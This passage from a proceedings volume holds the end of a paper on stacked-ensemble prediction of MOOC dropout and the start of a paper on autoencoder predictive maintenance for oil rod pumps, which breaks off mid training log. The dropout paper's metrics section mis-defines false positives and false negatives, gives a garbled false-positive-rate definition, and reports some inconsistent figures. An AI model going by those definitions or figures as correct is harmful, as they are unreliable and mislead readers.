Nature	Feature	Datatype
Personal information	Age	Numeric
	Gender	Categorical
Video interaction	Number of plays	Numeric
	Number of pauses	Numeric
	Number of stops	Numeric
Forum discussion	Number of posts	Numeric
	Number of Replays	Numeric
Google classroom engagement	Number of assignments submitted	Numeric
	Number of quizzes attempted	Numeric
Marks	Assignment marks	Numeric
	Quiz marks	Numeric
	Final test marks	Numeric
Result	Grade	Category-A/B/C
Dropout	Yes/No	Categorical

The data that was not related to academic achievements, such as student ID, educational status, e-mail id, and phone numbers, were removed, resulting in the data set that has 14 features, as shown in Table 1.

3.3 Analysis of Log Data

A weekly analysis of data was conducted. For each week i, student data from the first week to week i-1 is used to train the classifier, and the observed label is recorded. Training data that is not overfitted has been assured by cross-validation. Then it is predicted finally that the learner will drop the course or not at the end of the week i. These predicted values are used for the testing phase to predict dropout students in the next week.

3.4 *Stacked Ensemble Model for Dropout Prediction*

In the traditional method, just one machine algorithm is employed to solve problems. But for complicated tasks, a single method is insufficient. Due to parameter restrictions, input data format restrictions, and other factors, that method may not suit the given data. This is the rationale for the rise in popularity of "ensemble models," which combine more than two machine algorithms. However, the subject of how ensemble models outperform single approaches is frequently asked regarding the ensemble technique. There is an easy solution. By combining the strengths (and making up for the deficiencies) of various sub-models, ensembles of machine learning (ML) models yield stronger outputs, just as varied in nature, making biological systems more resilient. The proposed system adopts multiple machine learning algorithms (ensemble) to predict dropout students.

Bagging, boosting, and stacking are the three categories of the Ensemble method. Each model has advantages and disadvantages. Stacked ensemble modelling was employed in the suggested method to forecast dropout students.

Stacking is a two-level classification approach, with levels 0 and 1 referred to as the Meta classifier. Unlike standard bagging and boosting, stacking generates a fresh training dataset for the final prediction. This technique differs significantly from other multi-classifier algorithms in that other multi-classifier systems employ averaging or voting to make the final prediction. However, the stacking depends on the projected probability set created by all of the classifiers.

Figure 2 depicts the general form of the proposed stacked ensemble model. The basic learners 1, 2, …, N in Fig. 2 are level-0 classifiers, often known as weak learners. The base learners are trained using the dataset to create the new training set. The level-1 classifier is the meta-learner and will be trained with the freshly formed set. The level-1 classifier will predict the test set after training.

Several algorithms are employed at level-0. Both homogeneous and heterogeneous algorithm sets are compatible with Level-0. While various algorithms are utilised in heterogeneous, the same method is employed in homogeneous with different parameters. The stacked ensemble model for dropout prediction is described in detail in Algorithm 1.




Fig. 2 Proposed stacked ensemble model

ALGORITHM 1: Algorithm Stacked Ensemble

```
Input: Data set D //Original dataset.
  Level-0 classifiers $C_1$, ....., $C_T$;
  Level-1classifiers M.
  Process:
  for i = 1,........,T:
      $h_t = C_t(D)$.
  end for.
  D' = 0 // Generate a New Data Set
  for i = 1,..........,m:
      for t = 1,..........,T:
          $Z_{it} = h_t(xi) = R_y(X)$
      end for.
      $D' = D' U \{ (Z_{ia}. Z_{it}) Y_i \}$.
  end for.
  h' = M(D') //Apply M to the newdata set D'.
  Output: $H(x) = h(h_1(x), .......h_T(x))$.
```

At level-0, many algorithms are utilised. Level-0 can operate in a homogeneous or heterogeneous algorithm set. In the homogeneous algorithm, the same algorithm is utilised with varied parameters, but several algorithms are employed in heterogeneous. The suggested stacked ensemble model for dropout prediction is described in detail in Algorithm 1. The following classification algorithms have been used as Level-0 classifiers in our work.

Naïve Bayes (NB): NB is based on Bayes Theorem, assuming that input attributes are independent of each other. Naïve Bayes is used for this study due to its simplicity and suitability for small training datasets.

Decision Tree (DT): DT is a partitioning-based method in which the dataset is partitioned based on different variables until it leads to a specific class [29]. We used Gini-gain as a score function in our study.

Support Vector Machine (SVM): SVM is based on the approach of finding a hyper-plane to separate binary classes of the dataset. We used dot kernel SVM to achieve a highly generalised model.

K Nearest Neighbours (KNN): KNN classifies the object based on its distance from its K-neighbours. We used k equal to 5 and Euclidean distance for determining neighbours.

Level-1 classifier in our work-Logistic Regression (LR): LR is one of the most popular Machine Learning algorithms under the Supervised Learning technique. It is used for predicting the categorical dependent variable using a given set of independent variables. Instead of forecasts, the logistic regression model produces likelihood approximations. For binary classification, this method is appropriate. The likelihood of every event occurring is handled as a linear transformation of a collection of input characteristics in this. We used logistic binomial regression; there can be only two possible types of dependent variables, such as 0 or 1, Dropout or Not Dropout.

3.5 Performance Metrics

We evaluated the performance of classification algorithms based on classification accuracy, precision, recall, F1-score, and Area Under Curve (AUC). Confusion matrix is determined for all classifiers for calculation of these metrics. Here, TP is a number of at-risk students correctly identified, TN is a number of non-at-risk students correctly identified, FP is the number of at-risk students not correctly identified and FN is the number of non-at-risk students not correctly identified.

Classification Accuracy (ACC): The overall success rate of the classifiers is displayed here. This success rate is expressed as a percentage of all correct predictions. Classification Accuracy can be expressed mathematically as

$$Classification\ Accuracy = \frac{TP + TN}{TP + TN + FP + FN}$$

Precision: It is one of the important metrics to evaluate the performance of classifiers. It is the ratio of true positives to the sum of true positives and false positives. The formula for calculating precision is expressed as

$$Precision = \frac{TP}{TP + FP}$$

Recall/Sensitivity/TP rate: It is a statistic defined as the ratio of true positive results to the total of true positive and false-negative results. In this work, TPR represents how many dropout students have been recalled from all students. High TPR ensures high performance of the model in predicting dropout students. It can be expressed mathematically as

$$TRP = \frac{TP}{TP + FN}$$

False Positive Rate (FPR): A false-positive value is a number that is higher than the sum of false-positive values and the true negative value. This is called the false-positive rate. The formula for calculating the False Positive rate is represented as $FRP = \frac{FP}{FP+TN}$ $FRP = \frac{FP}{FP+TN}$.

***F*1-Score**: The F-measure is another name for the F1-score. The harmonic mean of the precision and recall values is what this term refers to. Its value of 0 indicates the worst performance, whereas F-measure equal to 1 indicates the best performance. Mathematical formula for $F1$-score is expressed as

$$F1 - score = \frac{2^* Precision^* Recall}{Precision + Recall}$$

AUC: FPR data are plotted against TPR values on a graph, with the x-axis representing FPR and the y-axis representing the TPR values. This statistic evaluates a model's ability to discriminate between classes and how effective it is at doing so. The larger the area under the curve (*AUC*), the better the classifier will distinguish between individuals with and without the condition.

4 Results

A learner-centric system that we used for our study favours acquiring knowledge through the collection and then synthesising that knowledge in the form of information and as per their level of learning to inculcate that information in knowing further (Querying), transfer of ideas/opinion (communication) and doing something innovative (High Order Thinking). At the same time, it is also reported that all learners don't perform at the same level, so the prediction of poor performers or dropout students is a posed challenge that we analysed in the results of our study. The dataset was divided into test and training chunks, each with 20% and 80% of the total data. First of all, confusion matrix has been calculated for all classifiers. We analysed the various metrics for different ML techniques to select the most appropriate one.

As shown in Table 2, at the point when the global accuracy of the predictions is analysed, comparable outcomes are seen on the four base classifiers and Stacked ensemble. The accuracy range is 90.21% to 91.30%, with the highest value for the Stacked ensemble (93.4%). (Answer of RQ2). When the TNR (i.e. precision while recognising non-at-risk learners) is investigated, we see an unprecedented result. Classifiers extend from 92% up to 94%. Here, the better classifier is SVM (94.21%), trailed by Stacked Ensemble (93.7%). Here, DT produces the lowest forecast (90.78%). (Answer of RQ3) It is an important point that TPR is the measure that has more effect on our model's objective. It is basic to distinguish those learners who may drop to start corrective measures to reduce their chance of leaving the course before completion. The model should be proficient with high precision in identifying possible dropouts. As per the results, the Stacked Ensemble classifier is the best, as it attains the highest value for TPR (89.03%) and $F1$-score (93.04%). To combine the FPR and the TPR into one single metric, we first compute the two former metrics with many different thresholds (0.00, 0.2, 0.4, 0.6, 0.8, and 1.00) for the logistic regression, then plot them on a single graph, with the FPR values on the abscissa and the TPR values on the ordinate. The Stacked Ensemble classifier also achieves highest AUC. The AUC for each classifier used in this study are represented in Fig. 3. At this stage, we can identify the most appropriate model for dropout prediction in our study based on their performance metrics.

As our main objective is to identify possible dropout students, so Stacked Ensemble is the suitable and appropriate classification algorithm based on the values of TPR, Accuracy(ACC), and F1-score (Answer of RQ1).

Our Stacking based ensemble approach has attained the best accuracy rate when compared to other algorithms that were applied in [22–25] as shown in Table 3. Here one point is too important that works compared here have different datasets and ensemble techniques. Even though this comparison ensures the suitability of stacked

Table 2 Comparison of machine learning models

ML models	TPR	TNR	ACC	F1-Score
NB	85.70	92.09	90.21	82.65
KNN	81.83	92.26	90.65	80.25
DT	83.30	90.78	89.34	80.02
SVM	81.84	94.21	91.30	81.46
Stacked Ensemble	89.03	93.70	93.40	93.04




Fig. 3 AUC for different classifiers used in this study

ensemble learning for dropout prediction for any online course conducted using any LMS. In summary, this is due to the fact that stacking has the most iterations. It is a reliable model for extracting information at various levels of dropout risk and may be used for the early dropout prediction in online courses.

Table 3 Comparison with other research works

Reference	Accuracy (%)
[22]	93.00
[23]	91.20
[24]	92.00
[25]	82.00
This study	93.40

5 Discussion

The video click stream data analysis leads to many useful and important inferences about learner behaviour. It uses ML techniques to predict at-risk students who may be low performers or drop out.

In our study, from the beginning, it was taken care that all the registered students should get a personalised version of MOOC to gain most of the learning outcomes of the course. So, planning to record their video interactions to apply ML techniques to predict at-risk students and providing recommendations to revise the topics or submission of assignments and other messages as feedback to improve their performance individually has been discussed in weekly meetings with the course instructors and the team of researchers.

In last week's meetings of course instructors and researchers, it was observed that after playing a video to watch, pause and resume, that video has a significant relation with the prediction of at-risk students, consequently leading to get an overview of the students gain of knowledge from video tutorials. The total no of fully watched videos, the number of played videos, and stop the videos by students not predicted at-risk and by the students' predicted at-risk have been represented in Fig. 4. The black points denote the students not predicted at-risk while the grey ones denote the students predicted at-risk. It is observed a decrease in the number of fully watched videos by students of both the category from week 1 to week 7, except for week 5, as a message was broadcasted to all the registered students at the beginning of week 5 about the schedule and format of the final test. We noted that there was a decrease in the number of Plays by the students predicted at-risk from week 1 to week 7, a gradual increase in the number of stops by the students predicted not at-risk from week 1 to week 6, and an increase from week 6 to week 7. This change in the number of stops by the students predicted as not at-risk in the last week is due to the discussion of the topic "Python for data analytics" in that week, which was reported as a tough topic by most of the students in online feedback collected after the final test. However, there was a decrease in video interactions and engagement in the last two weeks by the students of both categories.

6 Conclusion and Future Work

Our proposed procedure is to accomplish increasingly precise expectations of dropout understudies utilising SVM and Naive Bayes. The introduced approach comprises joining various datasets to have more information to prepare the model, utilising attribution methods with KNN calculation to fill in missing qualities. This paper adopts a heterogeneous ensemble model called the stacked ensemble model to predict whether a student is at-risk. This stacked ensemble model is advantageous in the prediction. Compared to other existing models, such as Naive Bayes (90.21%), KNN (90.65%), SVM (91.3%), and DT (89.34%), the proposed stacked ensemble model




Fig. 4 Total no of fully watched videos, number of played videos and stop the videos by students not predicted at-risk (Black dots) and by the students predicted at-risk (Grey dots)

has achieved 93.4% accuracy in predicting dropouts. From a viewpoint, we mean to execute an improved way to deal with increment the exactness while preparing the model on a dataset. This can assist us with promoting actualising a portable choice framework for dropout prediction with same outcomes and exact risk factors. A practical limitation of the proposed model is that capturing all types of clickstream data is a difficult task and processing that data to extract some features require a lot of effort and time for many students.

For teachers, it is a challenging task to ensure that students are mentally present and attentive in class or not. This can be determined by the fact that what a student is thinking during the lecture. By analysing facial expressions, it can be determined what the student is thinking. In the future, our model could be improved by including an analysis of learners' facial expressions to predict at-risk students.

Conflicts of interest The authors have no conflicts of interest to declare.

References

1. Kassab M, DeFranco J, Laplante P (2020) A systematic literature review on internet of things in education: Benefits and challenges. J Comput Assist Learn 36:115–127
2. Sun H, Wang X, Wang X (2018) Application of blockchain technology in online education. Int J Emerg Technol Learn (iJET) 13:252–259

3. Castro, Félix, Alfredo Vellido, Angela Nebot, Francisco Mugica (2007) Applying data mining techniques to e-learning problems. In: Evolution Of Teaching And Learning Paradigms İn İntelligent Environment, pp 183–221
4. Vihavainen, Arto, Matti Luukkainen, Jaakko Kurhila (2012) Multi-faceted support for MOOC in programming. In: Proceedings of the 13th Annual Conference On Information Technology Education, pp 171–176
5. Bansal N (2013) Adaptive recommendation system for MOOC. Indian Inst Technol, pp 1–40
6. Chuang I, Ho A (2016) HarvardX and MITx: Four years of open online courses, Fall 2012-Summer 2016. SSRN Electron J
7. Rivard, R. (2013) Measuring the MOOC dropout rate. Inside Higher Ed 8
8. Yang D, Sinha T, Adamson D, Rose CP (2013) Turn on, tune in drop out: Anticipating student dropouts in Massive Open Online Courses. In Proceedings of the 2013 NIPS Data-driven education workshop 11, pp 14–18
9. Onah DF, Sinclair J, Boyatt R (2014) Dropout rates of massive open online courses: behavioural patterns. EDULEARN14 Proceedings, pp 5825–5834
10. Ashby R, Broughan C (2002) Factors affecting students' Usage of virtual learning environments. Psychol Learn Teach, 2
11. Guo PJ, Kim J, Rubin R (2014) How video production affects student engagement: An empirical study of mooc videos. In Proceedings of the first ACM Conference on Learning@ Scale Conference
12. Balakrishnan G, Coetzee D (2013) Predicting student retention in massive open online courses using hidden markov models. Electr Eng Comput Sci Univ Calif Berkeley
13. Sinha T, Jermann P, Li N, Dillenbourg P (2014) Your click decides your fate: Inferring information processing and attrition behavior from mooc video clickstream interactions
14. Stein RM, Allione G (2014) Mass attrition: An analysis of drop out from a principles of microeconomics mooc. Soc Sci Res Netw, pp 1–19
15. Yang D, Sinha T, Adamson D, Rose CP (2013) Turn on, Tune in, Drop out: Anticipating student dropouts in massive open online courses. In Proceedings of the NIPS Data-driven education workshop, 11, Lake Tahoe, Nevada, USA
16. York CS, Richardson JC (2012) Interpersonal interaction in online learning: Experienced online instructors' perceptions of influencing factors. J Asynchronous Learn Netw 16:83–98
17. Alam, Rizwan, Bokhari MU (2014) Smart feedback system based E-leaning Model. Adv Comput Sci Inf Technol (ACSIT) vol 1, pp 144-146, (2014)
18. Chanamarn N, Tamee K, Sittidech P (2016) Stacking technique for academic achievement prediction. In Proceedings of the International Workshop on Smart Info-Media Systems in Asia (SISA 2016), pp 14–17, Ayutthaya, Thailand
19. Ahuja R, Sharma S (2021) Stacking and voting ensemble methods fusion to evaluate instructor performance in higher education. Int J Inf Technol 13:1–11
20. Alizamar A, Syahputra Y, Afdal A, Ardi Z, Trizeta L (2018) Differences in aggressive behavior of male and female students using rasch stacking. Int J Res Couns Educ 3(1):22–32
21. Rao CS, Arunachalam AS (2021) Ensemble based learning style identification using VARK, NVEO-Natural volatiles & essential OILS journal| NVEO, pp 4550–4559
22. Zhang L, Kai S, Keyu H, Ruiqiu Z (2021) An approximation of label distribution-based ensemble learning method for online educational prediction. Int J Comput, Commun & Control, 16(3)
23. Onan A (2021) Sentiment analysis on massive open online course evaluations: a text mining and deep learning approach. Comput Appl Eng Educ 29(3):572–589
24. Onan A (2021) Ensemble of classifiers and term weighting schemes for sentiment analysis in Turkish. Sci Res Commun, 1(1)
25. Zian S, Kareem SA, Varathan KD (2021) An empirical evaluation of stacked ensembles with different meta-learners in imbalanced Classification," IEEE Access, 9

Predictive Maintenance for Remote Field IoT Devices—A Deep Learning and Cloud-Based Approach

A. Kannammal, M. Guhanesvar, and R. R. Venketesz

Abstract Predictive maintenance is the process of monitoring equipment continuously during its operation to monitor its performance to report its faults beforehand. Using machine learning and analytics, predicting the machine's failure before it occurs is possible. Various anomaly detection algorithms and predictive learning algorithms can be used to check whether the machine performs normally during its operation. Using IoT, predictive maintenance can be performed remotely which saves costs and time for the company. This predictive maintenance project is aimed at oil rod pumps which are used to extract oil from the ground. The rod pump is machinery used to suck up the oil from the ground level. These machines are monitored by the sensors which are used to keep them in check. The data coming from the machines are called telemetry data. The telemetry data from these machines are collected. The collected data can be processed and used for prediction. The prediction can be used to prevent the failure of the machine beforehand. This can be used to reduce the sudden downtime caused by the machine. The data is collected from the IoT sensors and stored in the cloud storage for processing. Using deep learning, the data can be used to detect anomalies which cause the machine to fail in its operations. The components of the pump will be monitored and data coming out of them can be used to check their health. This keeps a continuous tab on the health of the machines. These companies will be able to remotely monitor and control the oil rod pumps and alert their repair teams only when needed. This work produces predictive systems that can detect anomalies in IoT machinery and alert the repair team automatically once set up.

Keywords Predictive maintenance · Anomaly detection · Internet of Things devices · Cloud computing · Microsoft Azure · Oil rod pumps

A. Kannammal (✉) · M. Guhanesvar · R. R. Venketesz
Department of Decision and Computing Sciences, Coimbatore Institute of Technology, Coimbatore, Tamil Nadu, India
e-mail: kannammal@cit.edu.in

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_40

1 Introduction

Predictive maintenance will reduce sudden downtime and unplanned machine repairs by alerting the maintenance teams. Without predictive maintenance, the maintenance frequency will be much higher. The main objective of the proposed system is to remotely control and monitor the oil rod pumps using IoT devices and to alert the repair team before failure. Constant sending of equipment repair teams to the customer site or machinery site to monitor the machines and equipment will definitely increase the company's cost and time. Sudden equipment downtime can cause unsatisfied customers and decrease the lifetime of the equipment. Using Azure cloud solutions, IoT data could be simulated, anomaly detection could be modelled on simulated data and alerts for repair could be sent. Safety in the workplace is the main concern for many organizations that operate with massive machinery.

Predictive maintenance is the process of monitoring equipment continuously during its operation to monitor its performance to report its faults beforehand. Using IoT, predictive maintenance can be performed remotely which saves costs and time for the company. This predictive maintenance project is aimed at oil rod pumps which are used to extract oil from the ground. The rod pump is machinery used to suck up the oil from the ground level. These machinery are monitored by the sensors which are used to keep them in check. The data coming from the machines are called telemetry data. The telemetry data from these machines are collected. The collected data can be processed and used for prediction. The prediction can be used to prevent the failure of the machine beforehand. This can be used to reduce the sudden downtime caused in the machine. The data is collected from the IoT sensors and stored in the cloud storage for processing. Using deep learning, the data can be used to detect anomalies which cause the machine to fail in its operations. The components of the pump will be monitored and data coming out of them can be used to check their health. This keeps a continuous tab on the health of the machines. By this, companies will be able to remotely monitor and control the oil rod pumps and alert their repair teams only when needed. This work produces predictive systems that can detect anomalies in IoT machinery and alert the repair team automatically once set up.

Figure 1 shows the transfer of data across all functionalities.

Data exploration stage includes the detection of outliers and handling them. Quality data renders quality output. From the problem, the major inference is to develop a system that helps in improving the detection of the failure state of the pump by quick identification of any abnormalities in the motor power, motor speed, casing friction and pump rate and to provide immediate responses to it. When an anomaly is detected, the control triggers the alert message to the repair team, thereby we are able to reduce the total cost ownership, thereby increasing the profits.




Fig. 1 Data and control flow

2 Literature Review

Wejdan Al-Subaiei et al. [2] compared three maintenance strategies and justified selecting the predictive maintenance approach in their findings in Industry 4.0 Smart Predictive Maintenance in the Oil Industry to Enable Near-Zero Downtime in Operations, 2021. Industry 4.0 smart predictive maintenance guides the technicians to check the oil conditions and to confirm the presence of contaminants or not based on automated oil analysis tests to find out viscosity, presence of water or worn metal in the oil industry.

During the past years, there was increasing interest in failure predictions which contributes to decision-making for predictive maintenance. Sharma et al., 2011, Vasili et al., 2011, and Van Horenheck, 2013 distinguished the dynamic and static models in predictive maintenance [3].

Marco Cinus and Matteo Confoloneiri proposed that the data generated by production line sensors can be used as a Key Performance Indicator, which would aid the decision-making process apart from the DSS. They have processed the data using Artificial Neural Networks (ANN)-based knowledge systems. Their work encourages the use of preventive maintenance for the equipment.

Cloud computing technologies increase the likelihood of cyber-attacks (Sasubilli & R 2021). In May 2021, a group of hackers shut off the 5500-mile Colonial Pipeline in the US which cost a loss of 3 billion. Until security concerns around IoT and cloud computing are fully addressed in the near future, oil and gas companies will not fully develop trust in deploying big data technologies in processing facilities.

Companies have to decide on strategies for maintenance based on their production and organizational work. In the instance of run-to-failure (RTF), companies risk the failure of systems because they did not maintain them in advance. Preventive maintenance approaches can cause inefficient replacement of parts. Advantages of predictive maintenance include better resource utilization of resources, high uptime of equipment, reduced maintenance, reduced material and labour cost.

Yongyi Ran et al.'s [4] research suggests fault diagnosis and prognosis by applying DL techniques, and it rarely focuses on optimizing the maintenance strategy. Apart from this, AI technologies can be utilized for the automation of maintenance activities that would result in cost savings and a reduction of downtime.

The predictive maintenance of IoT devices by means of a preconfigured solution illustrates the prediction of the point when failure is likely to occur. The solution combines key Azure IoT Suite services which include an ML workspace with experiments for predicting the Remaining Useful Life (RUL) of an aircraft engine [5, 6].

Industrial production and intelligent gas sensing [8], and intelligent parking [7–15] applications can be implemented using machine learning and IoT in the engineering industry. Industry IoT has enabled factories to become smart [6].

Sony and Talal characterize the sensors for health monitoring. They relatively often find a combination of smart sensors and smart factories, a key part of the 4.0 industry concept. Lee [6] describes smart sensors used for evaluation.

3 Data Simulation

The data is simulated in two ways, one by using Azure IoT template with C-sharp programming language. The telemetry data is simulated using C-sharp and sent to the Azure IoT Hub Central. Using C-sharp, functions are written that specify the maximum and minimum range of the random number data to be simulated with its standard deviation also. Telemetry data attributes for the rod oil pump are pump rate, time pump on, motor power, motor speed and casing friction. The pump rate is the measure of how much oil is used up with one stroke per minute by the pump which has the unit of Strokes per minute. The time pump on is the number of minutes the pump is on which is in minutes. The motor power is how much electric power the motor is running which is measured in kilowatts. The motor speed is the speed at which the motor runs measured in Rotations per minute. The casing friction is the force which exists between the pumping oil and the pump which is measured in pounds per square inch.

The sensor data attributes taken other than the telemetry are serial number for the rod pump, IP address to know from which sensor network data is coming and the location of the pump.

4 Data Preprocessing

The data simulated is checked for missing values and duplicate values. The missing data points are imputed by the method of averages. The simulated data is continuous and does not have any missing values and duplicate values. The simulated data follows a binomial distribution. The simulated data is scaled for all three datasets to check whether all values are properly normalized.

4.1 Exploratory Data Analysis

The time series of data for the five sensors under normal conditions and conditions with gradual deterioration until reaching a failure state and sudden deterioration reaching the failure state is visualized. The correlation value tells about the relationship and interdependence among the variables in the simulated data.

Figure 2 shows the correlation between the data elements using Pearson's correlation coefficient method is done to find the correlation among the variables in the data. The attributes "MotorPowerkW" and "MotorSpeed" are correlated with each other since speed increases the power increase. The other variables don't have much correlation with each other.




Fig. 2 Correlation between the data elements by Pearson's method

4.2 Data Scaling

Data scaling is done by normalization, using which the data points are shifted and rescaled in the range of 0 to 1 such that they follow a normal distribution. The simulated data follows Binomial distribution. This is used to normalize the data which comes from all the attributes into a common value of digits.

5 Predictive Analytics Model

The simulated data is analysed using Python. From the analysis, we determine what sort of predictive or anomaly detection algorithm to use on the data. The failures are predicted using those algorithms. The approach for anomaly detection is based on the deep learning model called Autoencoders.

5.1 Autoencoder

Autoencoders train to produce output which is as similar as possible to the input. The dataset from the sensors under normal conditions is trained. The middle layer of the neural network has the feature_network. At this layer, the data is split into 20-dimensional vectors. Splitting the trained model at this layer and using this layer as an output means that we have a model that is capable of encoding a combination of five sensor readings into a 20-dimensional vector. This model is called an encoder. We use a 95%/5% split for model validation. The common autoencoder has one hidden layer, linear activations and squared error loss. This network computes

$$^{\sim}x = \text{UVx, which is a linear function.}$$

The encoding network is represented by the neural network passed through an activation function,


$$\mathbf{z} = \boldsymbol{\sigma}(\mathbf{Wx} + \mathbf{b}).$$

The decoding network can be represented with different weights and bias:

$$\mathbf{x}' = \boldsymbol{\sigma}'\left(\mathbf{W}'\mathbf{z} + \mathbf{b}'\right).$$

The loss function is used to train the neural network by backpropagation:

$$\mathbf{L}(\mathbf{x}, \mathbf{x}') = \ ||\mathbf{x} - \mathbf{x}'||\hat{}\mathbf{2} = \ ||\mathbf{x} - \boldsymbol{\sigma}'(\mathbf{W}'(\boldsymbol{\sigma}(\mathbf{Wx} + \mathbf{b})) + \mathbf{b}'||\hat{}\mathbf{2}.$$



```
Epoch 1/100
950/950 [==============================] - 1s 1ms/step - loss: 0.0030 - val_loss: 1.0575e-04
Epoch 2/100
950/950 [==============================] - 1s 1ms/step - loss: 1.1221e-04 - val_loss: 6.0961e-05
Epoch 3/100
950/950 [==============================] - 1s 1ms/step - loss: 8.2254e-05 - val_loss: 1.2711e-04
Epoch 4/100
950/950 [==============================] - 1s 1ms/step - loss: 1.0080e-04 - val_loss: 4.5828e-05
Epoch 5/100
950/950 [==============================] - 1s 1ms/step - loss: 8.3268e-05 - val_loss: 8.3245e-05
Epoch 6/100
950/950 [==============================] - 1s 1ms/step - loss: 8.7844e-05 - val_loss: 3.5877e-05
Epoch 7/100
950/950 [==============================] - 1s 1ms/step - loss: 7.2339e-05 - val_loss: 2.9562e-05
Epoch 8/100
950/950 [==============================] - 1s 1ms/step - loss: 7.0068e-05 - val_loss: 6.1839e-05
Epoch 9/100
